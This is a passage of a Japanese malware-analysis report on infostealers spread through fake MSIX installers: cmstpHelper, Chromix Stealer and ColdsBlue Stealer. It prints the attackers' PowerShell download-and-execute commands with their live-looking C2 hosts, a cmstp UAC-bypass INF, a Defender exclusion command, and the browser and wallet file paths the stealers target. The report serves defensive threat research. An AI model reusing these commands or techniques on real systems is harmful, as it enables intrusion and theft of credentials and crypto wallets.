using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;
using SmartAssembly.Attributes;

[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("1.0.1.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: AssemblyTitle("MUTD")]
[assembly: AssemblyDescription("MUTD")]
[assembly: AssemblyCompany("MUTD")]
[assembly: AssemblyProduct("MUTD")]
[assembly: AssemblyCopyright("Copyright ©  2020 MUTD")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("e25ff4e1-2997-4261-a910-8e73b48bec5b")]
[assembly: AssemblyFileVersion("1.0.0.1")]
[assembly: TargetFramework(".NETFramework,Version=v4.6", FrameworkDisplayName = ".NET Framework 4.6")]
[assembly: PoweredBy("Powered by SmartAssembly 8.1.0.4892")]
[assembly: SuppressIldasm]
```

図 24 SmartAssembly による難読化の状況

de4dot で難読化を解除することで、コードの中身もより詳細に確認できるようになります。



図 25 次のペイロードの処理開始部分

実行後の主な挙動は、埋まっていた RedLine Stealer をドロップし、実行します。図 26 はそのプロセスツリーとなります。



図 26 IBB Downloader のプロセスツリー

6.2.2. cmstpHelper

概要

cmstpHelper は.NET 製のマルウェアで、AI を利用した暗号通貨サービスのソフトウェアを装った MSIX ファイルからダウンロードされることを確認しています。機能はシンプルで Windows Defender のスキャン対象のファイル拡張子から".exe"を除外するだけの機能を持っています。

感染までの流れ

MSIX ファイルから実行される PowerShell スクリプトは以下のように、ダウンロードした検体の CMSTPBypass クラスの Execute メソッドに引数を渡して実行します。

```
$url = "http://infocdn-111.xyz/cdn/helper.dat"
$webClient = New-Object System.Net.WebClient
$byteArray = $webClient.DownloadData($url)
$assembly = [System.Reflection.Assembly]::Load($byteArray)
[CMSTPBypass]::Execute("cmd /c powershell.exe -WindowStyle Hidden -Command iex
((iwr 'https://jiga.loader-x.ru/1.txt' -UseBasicParsing).Content)")
Start-Sleep -Seconds 1
Stop-Process -Name "cmstp" -Force
```

図 27 PowerShell スクリプト

cmstpHelper を dnSpy でデコンパイルした結果を参照すると、以下の文字列があることがわかりました。

```
return;
IL_BE:
throw new Exception("This assembly is protected by an unregistered version
  of Eziriz's ¥".NET Reactor¥"! This assembly won't further work.");
IL_F6:;
```

図 28 デコンパイル結果の一部

この記載の通り、.NETReactorSlayer を利用することで難読化解除が可能です [15]。

詳細

cmstpHelper の挙動は以下のとおりです。

*C:¥windows¥temp¥*ランダム文字列*.inf* にファイルを作成します。プログラム中に inf ファイルのテンプレートが埋め込まれていました。

```
// Token: 0x04000002 RID: 2
public static string InfData = "[version]¥r¥nSignature=$chicago$¥r¥nAdvancedINF=2.5¥r¥n ¥r¥n[DefaultInstall]¥r
  ¥nCustomDestination=CustInstDestSectionAllUsers¥r¥nRunPreSetupCommands=RunPreSetupCommandsSection¥r¥n ¥r¥n
  [RunPreSetupCommandsSection]¥r¥nREPLACE_COMMAND_LINE¥r¥n¥r¥n ¥r¥n[CustInstDestSectionAllUsers]¥r
  ¥n49000,49001=AllUSer_LDIDSection, 7¥r¥n ¥r¥n[AllUSer_LDIDSection]¥r¥n¥"HKLM¥", ¥"SOFTWARE¥¥Microsoft¥¥Windows¥
  ¥CurrentVersion¥¥App Paths¥¥CMMGR32.EXE¥", ¥"ProfileInstallPath¥", ¥"%UnexpectedError%¥", ¥"¥"¥r¥n ¥r¥n[Strings]¥r
  ¥nServiceName=¥"VPN¥"¥r¥nShortSvcName=¥"VPN¥"¥r¥n ¥r¥n";
```

図 29 inf ファイルのテンプレート

この文字列中の *REPLACE_COMMAND_LINE* を Execute メソッドの引数に置き換えることで最終的に図 30 の inf ファイルが作成されます。

```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
cmd /c powershell.exe -WindowStyle Hidden -Command iex ((iwr 'https://jiga.loader-x.ru/1.txt'
-UseBasicParsing).Content)
[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7
[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE",
"ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="VPN"
ShortSvcName="VPN"
```

図 30 作成された inf ファイルの中身

その後、以下のコマンドを実行します。

```
"c:\windows\system32\cmstp.exe" /au C:\windows\temp\[ランダム文字列].inf
```

図 31 最終的に実行されるコマンドライン

cmstp.exe の実行によって、UAC bypass され、ランダム文字列*.inf* の記載のコマンドが実行されます。なお、ダウンロードされる *1.txt* の内容は以下の内容でした。

```
Add-MpPrefer`ence -ExclusionExtension "exe"
```

図 32 1.txt ファイルの内容

これによって、".exe"の拡張子を Windows Defender の各種スキャン対象から除外しています。

6.2.3. Chromix Stealer

概要

私たちは、比較的著名な VPN サービスや金融トレードに関連するソフトウェアを模した MSIX ファイルを悪用した、WaterSeed によるものと考えられる攻撃を観測しました。最終的に Chrome 系ブラウザの情報の窃取、LastPass といったパスワード管理ツール、暗号通貨 Wallet ツールや Steam、ICQ、Discord といった様々なソフトウェアのデータやアカウント情報などを窃取する新しい情報窃取型マルウェアいうことがわかり、私たちは、Chromix Stealer と名付けました。

感染までの流れ

MSIX ファイルより実行された PowerShell スクリプトは PGP で暗号化された TAR ファイルを外部より取得し、復号、解凍します。実際の PowerShell スクリプトは以下のとおりです。

```
sleep -Milliseconds 2136
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$osCaption = (Get-WmiObject -Class Win32_OperatingSystem).Caption
$urlEncodedOsCaption = [System.Net.WebUtility]::UrlEncode($osCaption)
$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain
$AV = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct
$dis = $AV | ForEach-Object {
    $_.displayName
}
$Names = $dis -join ", "
$lnk = "https://756-ads-info.site/?status=start&av=$Names&domain=$domain&os=$urlEncodedOsCaption"
$response = Invoke-RestMethod -Uri $lnk -Method GET
if ($response -match "404 HTTP Error") {
    Write-Host "Received 404 HTTP Error."
    exit
}

$RR = Get-Random -Minimum 10110000 -Maximum 911198889999
$xxx = "$RR"
New-Item -ItemType Directory -Path "$env:APPDATA\$xxx"
$url = "https://seifugbsdfi.online/hvn.tar.gpg"
$outputPath = "$env:APPDATA\$xxx.gpg"
Invoke-WebRequest -Uri $url -OutFile $outputPath
echo 'pendosi' | .$env:APPDATA\gpg.exe --batch --yes --passphrase-fd 0 --decrypt --output $env:APPDATA\$xxx.rar $env:APPDATA\$xxx.gpg
$tarPath = "$env:APPDATA\$xxx.rar"
$extractPath = "$env:APPDATA\$xxx"
Invoke-Expression "tar --extract --file=`"$tarPath`" --directory=`"$extractPath`""
.$env:APPDATA\$xxx\VBoxSVC.exe
Invoke-WebRequest -Uri ("https://756-ads-info.site/?status=install") -UseBasicParsing
```

図 33 実行される PowerShell スクリプト

解凍されたファイルは正規の EXE ファイルや悪性な DLL ファイル、暗号化されたファイルが含まれます。

```
$ file ./*
./VBoxSVC.exe: PE32+ executable (GUI) x86-64, for MS Windows
./tedutil.dll: PE32+ executable (DLL) (console) x86-64, for MS Windows
./tsunami.avi: PNG image data, 1075 x 1075, 8-bit/color RGBA, non-interlaced
```

図 34 解凍されたファイル一覧

正規の EXE ファイルが実行され、DLL Side-Loading、暗号化ファイルからペイロードの復元・展開・実行・他プロセスの起動やコードインジェクションなどを経て Chromix Stealer に感染します。大まかな流れは以下のとおりです。

1. VBoxSVC.exe の実行
2. tedutil.dll を DLL Side-Loading で読み込む
3. tsunami.avi をロード・復号し、ペイロードを抽出
4. Windows の正規ファイルである、pla.dll を読み込み.text 領域を書き換え、書き換えたコードを実行
5. cmd.exe を立ち上げ、コードをインジェクションし実行
6. スタートアップに VBoxSVC.exe の登録による永続化
7. explorer.exe を立ち上げ、コードをインジェクションし実行
8. Chromix Stealer が実行

これらのローダーの特徴から、これは Hijack Loader と認識しています。

Chromix Stealer の概要

Golang 製のマルウェアで、私たちが観測した検体では、ビルドした Golang のバージョンは 1.21.1 でした。検体はストリップや難読化はされておらず、表 5 のように利用している外部パッケージの情報が取得できました。

表 5 外部パッケージ一覧

パッケージ
github.com/denisbrodbeck/machineid
github.com/go-ole/go-ole
github.com/jeandeaual/go-locale
github.com/mattn/go-sqlite3
github.com/shirou/gopsutil
github.com/yusufpapurcu/wmi

また、このマルウェア開発者が自作したと思われるパッケージの情報も参照できます。



図 35 マルウェア開発者が作成したと思われる実装コード

通信先や利用する API といった文字列情報は、AES で暗号化されたものがハードコードされており、利用時に随時復号して利用しています。

```
345  *(_QWORD *)&v36[4] = x_config_Decrypt((int)"f3pE1DpbIHMJEhCSpaI/LyrH1LbW3T1Z5fOlYA", 38);// fhaduasd.com
346  *(_DWORD *)&v36[24] = runtime_concatstring3(
347                          0,
348                          (int)"http://",
349                          7,
350                          *(int *)&v36[4],
351                          *(int *)&v36[8],
352                          (int)"/upload1",
353                          8);
```

図 36 暗号化されてハードコーディングされている文字列

なお、文字列の復号に利用する暗号化キーや IV、AES のモードは次のとおりです。

表 6 AES の設定

KEY	IV	MODE
SpEXFzQwglNplaUb	XEpSwQzFpNlgbUal	CFB

ハードコードされた情報の中には図 37 のような文字列が存在しました。これは、最終的に送信される情報の中の *BuildID* という項目として送信されており、検体を識別する情報だと推測しています。

```
v14->SysInfo = SysInfo;
*(_QWORD *)&v36[4] = x_config_Decrypt(
                       (int)"WxsVpTD1LN1Z2oi8m7U2DklNhBVjI/UrqP/RLs4sx/NzhHh3GTKnDa5AwI7t3HCAasJwjg",
                       70);                    // 44277928-f734-4fcd-8005-811183c32209
```

図 37 ハードコードされていた BuildID

この Chromix Stealer によって窃取される対象のソフトウェアは以下のとおりです。

- Chrome 系ブラウザ
  - CentBrowser
  - Elements Browser
  - Brave Browser
  - Chedot
  - Epic Privacy Browser
  - 7 Star
  - Chrome SxS

    - Opera
    - Chromium
    - Google Chrome
    - Microsoft Edge
    - Torch
    - Comodo
    - Opera GX
- LastPass の Chrome 拡張機能
- 暗号通貨やメッセージングソフトなど
    - Element
    - VERGE
    - Exodus
    - Telegram
    - Atomic
    - Ethereum
    - Guarda
    - Zcash
    - Skype for Desktop
    - Discord
    - Electrum
    - Bytecoin
    - Armory
    - ICQ
    - JAXX
    - Coinomi
    - Steam

Chromix Stealer の詳細

正規プロセス explorer.exe にコードインジェクションされた Chromix Stealer の処理は以下のようになります。

1. この後収集する情報を格納するフォルダを作成します。
   *c:/Users/<USERNAME>/AppData/Local/Microsoft/*ランダム文字列フォルダ

2. ホストの情報(MachineGuid、CPU、Windows Version、HostName、メモリの搭載量、Disk の使用状況等)を収集します。

3. 先に提示した対象の Chrome 系ブラウザに関連するファイルの存在チェックを行います。確認するパスはソフトウェアによって異なります。例えば、Google Chrome の場合は、表 7 で示した 3 つのファイルの存在を確認します。ファイルが存在した場合、それらを解析し、アカウント、パスワード、カード番号、autofill のデータ、Cookie といったブラウザに保存されている情報を収集します。

表 7 存在を確認するパスのサンプル

Path
C:¥Users¥<USERNAME>¥AppData¥Local¥Google¥Chrome¥User Data¥Local State
C:¥Users¥<USERNAME>¥AppData¥Local¥Google¥Chrome¥User Data¥Default¥Login Data
C:¥Users¥<USERNAME>¥AppData¥Local¥Google¥Chrome¥User Data¥Default¥Web Data

4. LastPass の Chrome 拡張機能の存在を確認します。確認するパスは以下のとおりです。存在した場合、フォルダ配下のファイルを丸ごと収集します。

C:¥Users¥<USERNAME>¥AppData¥Local¥Google¥Chrome¥User Data¥Default¥Local Extension Settings¥hdokiejnpimakedhajhdlcegeplioahd

5. 各種ソフトウェアのパスの存在を確認し、ファイルが存在する場合は、配下のファイルを全て収集します。
   ソフトウェアによって確認するパスは様々ですが、例えば Discord の場合は以下のパスを調査します。

C:¥Users¥<USERNAME>¥AppData¥Roaming¥Discord¥Local Storage¥leveldb¥

6. ユーザーの Desktop 上にある、以下のファイルを収集します。
   wallet.dat, *.txt, *.kbdx, *.pdf, *.doc, *.docx, *.xls, *.xlsx, *.ppt, *.pptx, *.odt, *.odp, *.jpg, *.png

7. ブラウザの情報を含め、端末の情報を収集した結果の一部は JSON 化され、以下のファイルに書き込こまれます。
   c:/Users/<USERNAME>/AppData/Local/Microsoft/ランダム文字列フォルダ/info



図 38 収集した情報が記載されている json ファイルの一部

8. こうして集められた様々なデータやファイルは、図 39 のように tar+gz 圧縮され、最終的に HTTP POST によって送信され処理を終了します。

図 39 HTTP によるデータ送信イメージ

6.2.4. ColdsBlue Stealer

概要

私たちは、DragonSeed が著名なメモのソフトウェアを模した悪性 MSIX ファイルを利用した攻撃を観測しました。この MSIX ファイルには 2 種類のマルウェアが内包されており、 1 つ目は、Hijack Loader から SectopRAT に感染させるものになります。2 つ目は最終的に 3 つの暗号資産ソフトウェアに関連する情報を窃取する新しいマルウェアとわかり、ColdsBlue Stealer と名付けました。

感染までの流れ

PSF より実行された PowerShell スクリプトは内包されていたファイルを順次実行します。実際の PowerShell は要約すると図 40 のようになります。MSIX ファイルに内包されている実行ファイルを順次実行します。

```
Start-Process -FilePath "$env:APPDATA\vnc\AcroBroker.exe"
Start-Process -FilePath "$env:APPDATA\holodky\VBoxSVC.exe"
```

図 40 実行される PowerShell スクリプトの要約

VFS フォルダの中には上記実行ファイルに関連するファイルが含まれています。

```
$ find ./VFS -type f
./VFS/AppData/holodky/msvcr100.dll
./VFS/AppData/holodky/msvcp100.dll
./VFS/AppData/holodky/VBoxSVC.exe
./VFS/AppData/holodky/VBoxRT.dll
./VFS/AppData/holodky/VBoxDDU.dll
./VFS/AppData/holodky/hymeneal.yaml
./VFS/AppData/local.exe
./VFS/AppData/vnc/AcroBroker.exe
./VFS/AppData/vnc/msvcp90.dll
./VFS/AppData/vnc/crevasse.csv
./VFS/AppData/vnc/msvcr90.dll
./VFS/AppData/vnc/AcroBroker.zip
./VFS/AppData/vnc/sqlite.dll
```

図 41 VFS フォルダのファイル一覧

AcroBroker.exe

こちらは、図 42 の通り Hijack Loader から SectopRAT に感染するものとわかりましたので省略いたします。



図 42 AcroBroker.exe 実行後のプロセスツリー

VBoxSVC.exe

この検体も、ColdsBlue Stealer に至るまでのローダーは Hijack Loader であると認識しており、大まかな流れは以下のようになります。

1. VBoxSVC.exe の実行
2. VBoxRT.dll を DLL Side-Loading で読み込む
3. hymeneal.yaml をロード・復号し、ペイロードを抽出
4. Windows の正規ファイルである、mshtml.dll を読み込み.text 領域を書き換え、書き換えたコードを実行
5. cmd.exe を立ち上げ、コードをインジェクションし実行
6. スタートアップに VBoxSVC.exe の登録による永続化
7. explorer.exe を立ち上げ、コードをインジェクションし実行
8. ColdsBlue Stealer が実行

ColdsBlue Stealer の詳細

正規プロセス explorer.exe にコードインジェクションされた ColdsBlue Stealer の処理は以下のようになります。まず、Mutex を作成します。値は *dthr34yerg* が設定されていました。次に、外部からイメージを取得し*%APPDATA%¥Images¥*配下に保存します。

表 8 画像の取得先 URL

URL
https://aadiventura[.]com/ex2.png
https://aadiventura[.]com/led1.jpeg
https://aadiventura[.]com/led2.png
https://aadiventura[.]com/trez1.png
https://aadiventura[.]com/trez2.png

これらの 5 つの内 1 つは図 43 のような画像ファイルで、これは後に Window の背景画像に使われていました。



図 43 背景画像サンプル

その後 3 つのスレッドを立ち上げます。

1. C ドライブの Volume Serial Number を取得し C2 に送信後、C2 からコードインジェクション対象ソフトウェアの指示を待つスレッド。C2 の指示により、対象となるソフトウェアにフラグを立てています。
   指示は *full*, *none*, *Exodus*, *Ledger*, *Trezor* と、これらを組み合わせた *ExodusLedger*, *LedgerTrezor*, *ExodusTrezor* が存在することを確認しています。

```
LABEL_17:
    if ( !strcmp(recv_buf, "ExodusLedger") )
    {
      target_flag1 = 1;
      target_flag2 = 1;
      target_flag3 = 0;
    }
    v11 = 0LL;
    do
    {
      v12 = recv_buf[v11++];
      if ( v12 != aLedger[v11 - 1] )            // Ledger
        goto LABEL_23;
    }
    while ( v11 != 7 );
    target_flag1 = 0;
    target_flag2 = 1;
    target_flag3 = 0;
LABEL_23:
    if ( !strcmp(recv_buf, "LedgerTrezor") )
    {
      target_flag1 = 0;
      target_flag2 = 1;
      target_flag3 = 1;
    }
    v13 = 0LL;
    do
    {
      v14 = recv_buf[v13++];
      if ( v14 != aTrezor[v13 - 1] )            // Trezor
        goto LABEL_29;
    }
    while ( v13 != 7 );
    target_flag1 = 0;
    target_flag2 = 0;
    target_flag3 = 1;
LABEL_29:
    if ( !strcmp(recv_buf, "ExodusTrezor") )
    {
      target_flag1 = 1;
      target_flag2 = 0;
      target_flag3 = 1;
    }
```

図 44 C2 からの指示を処理するコードの一部

2. Window のタイトルの *EXODOS* を監視するスレッド
3. Exodus.exe というプロセス名を監視するスレッド

基本は Exodus をターゲットにしていますが、C2 の指示によっては他のソフトウェアにもコードをインジェクションする対象を広げる挙動でした。

以下の組み合わせで対象のプロセスと Window タイトルが確認できた場合は、それぞれのプロセスに対してそれぞれの別のコードをインジェクションします。

表 9 コードインジェクション対象のプロセスと Window タイトル

Process Name	Window Title
Exodus.exe	EXODUS
Ledger Live.exe	Ledger Live
Trezor Suite.exe	Trezor Suite

それぞれのプロセスからコードインジェクションされた DLL は、全てのファイルで共通の Export 関数 ShowBlueWindow が存在しました。各ファイルの PDB などの情報は以下のとおりです。

表 10 DLL の PDB パス

Product Name	PDB パス
Exodus	C:¥Users¥Administrator¥Desktop¥Colds¥Exodus¥x64¥Release¥SNIFFDLL.pdb
Ledger Live	C:¥Users¥Administrator¥Desktop¥Colds¥Ledger¥x64¥Release¥LedgerDLL.pdb
Trezor Suite	C:¥Users¥Administrator¥Desktop¥Colds¥Trezor¥x64¥Release¥TrezorDLL.pdb

窃取挙動

いずれのソフトウェアでも同じ挙動を示しましたが、ここでは Ledger Live の例を紹介します。

Ledger Live は暗号資産やウォレットを管理するためのサービス独自のソフトウェアです。プロセスに対してコードインジェクションした後、ShowBlueWindow 関数によって、先ほど取得した背景画像を設定した偽のアプリケーション画面を作成します。これはウォレットのリカバリフレーズを窃取するためと考えられます。

```
__int16 __fastcall ShowBlueWindow(HWND a1)
{
  HCURSOR CursorW; // rax
  HWND Window; // rax
  WNDCLASSEXW v4; // [rsp+60h] [rbp-98h] BYREF
  struct tagMSG Msg; // [rsp+B0h] [rbp-48h] BYREF

  qword_18001F158 = a1;
  v4.hInstance = hInstance;
  v4.cbSize = 80;
  v4.style = 3;
  v4.lpfnWndProc = (WNDPROC)sub_180001A80;
  *(_QWORD *)&v4.cbClsExtra = 0LL;
  v4.hIcon = LoadIconW(hInstance, (LPCWSTR)0x7F00);
  CursorW = LoadCursorW(0LL, (LPCWSTR)0x7F00);
  *(__m128i *)&v4.hbrBackground = _mm_load_si128((const __m128i *)&xmmword_180019C80);
  v4.hCursor = CursorW;
  v4.lpszClassName = L"BlueWindowClass";
  v4.hIconSm = LoadIconW(v4.hInstance, (LPCWSTR)0x7F00);
  LOWORD(Window) = RegisterClassExW(&v4);
  if ( (_WORD)Window )
  {
    Window = CreateWindowExW(
               0x88u,
               L"BlueWindowClass",
               L"Blue Window",
               0x80000000,
               0x80000000,
               0,
               853,
               532,
               0LL,
               0LL,
               hInstance,
               0LL);
```

図 45 Export 関数(ShowBlueWindow)

この偽のアプリケーション画面は閉じることができず、値を入力後、Recover wallet →をクリックすると、下記の図 46 のように入力したデータが送信されていることが確認できます。

